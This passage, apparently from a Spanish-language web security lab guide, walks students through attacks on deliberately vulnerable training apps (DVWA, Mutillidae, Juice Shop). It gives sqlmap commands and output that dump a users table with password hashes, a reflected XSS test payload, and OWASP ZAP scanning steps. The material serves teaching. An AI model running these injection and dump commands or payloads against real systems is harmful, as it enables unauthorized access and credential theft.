websecuritytesting@websecuritytesting:~$ sqlmap -u "http://172.16.84.132/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=8838132e018ffad485316b1684c7fe66#" --cookie="PHPSESSID=epivmbf3hgem16uqa37proqj8n; security=low" -b --current-db --current-user
```

El resultado que obtendrás es:

```
[09:27:29] [INFO] the back-end DBMS is MySQL
[09:27:29] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.52
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.6
banner: '8.0.34-0ubuntu0.22.04.1'
[09:27:29] [INFO] fetching current user
current user: 'root@localhost'
[09:27:29] [INFO] fetching current database
current database: 'dvwa'
```

r. Ejecutemos SQLMap con los parámetros -u con el URL que guardaron previamente, --cookie con la cookie que guardaron previamente, --tables para saber las tablas de las bases de datos. Si buscamos en la salida, veremos guestbook y users para dvwa:


```
websecuritytesting@websecuritytesting:~$ sqlmap -u "http://172.16.84.132/dvwa/vu
lnerabilities/sqli/?id=1&Submit=Submit&user_token=8838132e018ffad485316b1684c7fe
66#" --cookie="PHPSESSID=epivmbf3hgem16uqa37proqj8n; security=low" --tables

Database: dvwa
[2 tables]
+-----------------------------------------------------------+
| guestbook                                                 |
| users                                                     |
+-----------------------------------------------------------+
```

s. Ejecutemos SQLMap con los parámetros u con el URL que guardaron previamente, --cookie con la cookie que guardaron previamente, --dump para sacar datos y -T con la tabla users que vimos. Utiliza las respuestas por defecto planteadas a las preguntas:

```
websecuritytesting@websecuritytesting:~$ sqlmap -u "http://172.16.84.132/dvwa/vu
lnerabilities/sqli/?id=1&Submit=Submit&user_token=8838132e018ffad485316b1684c7fe
66#" --cookie="PHPSESSID=epivmbf3hgem16uqa37proqj8n; security=low" --dump -T use
rs
Database: dvwa
Table: users
[5 entries]
+---------+---------+--------------------------------+----------------------------------------+----------+------------+-----
---------------+-------------+
| user_id | user    | avatar                         | password                               | last_name | first_name | last
_login          | failed_login |
+---------+---------+--------------------------------+----------------------------------------+----------+------------+-----
---------------+-------------+
| 1       | admin   | /dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2023
-05-27 20:24:31 | 0            |
| 2       | gordonb | /dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2023
-05-27 20:24:31 | 0            |
| 3       | 1337    | /dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2023
-05-27 20:24:31 | 0            |
| 4       | pablo   | /dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2023
-05-27 20:24:31 | 0            |
| 5       | smithy  | /dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2023
-05-27 20:24:31 | 0            |
+---------+---------+--------------------------------+----------------------------------------+----------+------------+-----
---------------+-------------+
```


t. Ahora saca con SQLmap las tarjetas de crédito de la aplicación vulnerable mutillidae (la segunda de arriba hacia abajo). Redacta un documento con el paso a paso utilizado.





## 4. **Cross Site Scripting**

a. Ingresemos a la aplicacion Damn Vulnerable web Application con el usuario admin y la clave password:








b. Busca DVWA Security y selecciona la opción de low




c. Busca DVWA Security y selecciona la opcion de low




d. Selecciona XSS Reflected Digita en el campo de texto <script>alert('hola');</script>:



e. Se materializa la vulnerabilidad cuando sale la alerta:





f. Toma la aplicación OWASP Juice Shop. ¿Cuántas vulnerabilidades de Cross Site Scripting tiene y en que localizaciones? Redacta un documento con el paso a paso ejecutado.


5. **Chequeo dinámico de vulnerabilidades**

a. Inicia OWASP ZAP desde la terminal con el comando zap.sh. Activaras la pantalla principal:








b. Selecciona la primera opción y quedaras en la pantalla principal. Dale click en automated scan:



c. Ingresa el URL correspondiente con la direccion IP de tu máquina virtual. Dale click en attack:





d. Dale click en alerts. Veras los problemas de seguridad que van identificandose:





e. Ejecuta un análisis de vulnerabilidades a la aplicación de Juice Shop. Envía los resultados con pantallazos por cada ítem encontrado.

6. **Chequeo dinámico de vulnerabilidades**

